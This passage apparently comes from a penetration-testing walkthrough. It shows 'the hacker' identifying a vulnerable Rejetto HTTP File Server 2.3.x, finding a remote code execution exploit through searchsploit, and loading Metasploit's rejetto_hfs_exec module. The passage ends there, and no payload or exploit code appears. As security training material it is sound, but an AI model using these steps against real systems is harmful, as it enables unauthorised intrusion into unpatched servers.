
After Googling for some time, he found that the HttpFileServer referred to Rejetto HTTP File Server, also called as hFS. HFS is an open source file sharing server which unlike other File Sharing Software uses HTTP protocol. After some more research he also found that the version of HFS running on the target is vulnerable to a remote code execution vulnerability.

Searching on Searchsploit listed one exploit related to this particular vulnerability. Although there was an updated version which is secure, it seems the software was not updated. The hacker also assumed that the target organization is not aware of the vulnerability.




```
┌──(kali㉿kali)-[~]
└─$ searchsploit httpfileserver
--------------------------------- ---------------------------------
 Exploit Title                   |  Path
--------------------------------- ---------------------------------
Rejetto HttpFileServer 2.3.x -   | windows/webapps/49125.py
--------------------------------- ---------------------------------
Shellcodes: No Results
```

After a short search, the hacker also found a Metasploit module for this vulnerability. Since Metasploit is more stable, he decided to use Metasploit.




```
msf6 > search rejetto

Matching Modules
================

   #  Name                                  Disclosure Date  Rank
       Check  Description
   -  ----                                  ---------------  ----
       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       exce
llent  Yes    Rejetto HttpFileServer Remote Command Execution


Interact with a module by name or index. For example info 0, use 0
 or use exploit/windows/http/rejetto_hfs_exec
```

He loaded the rejetto_hfs_exec module.

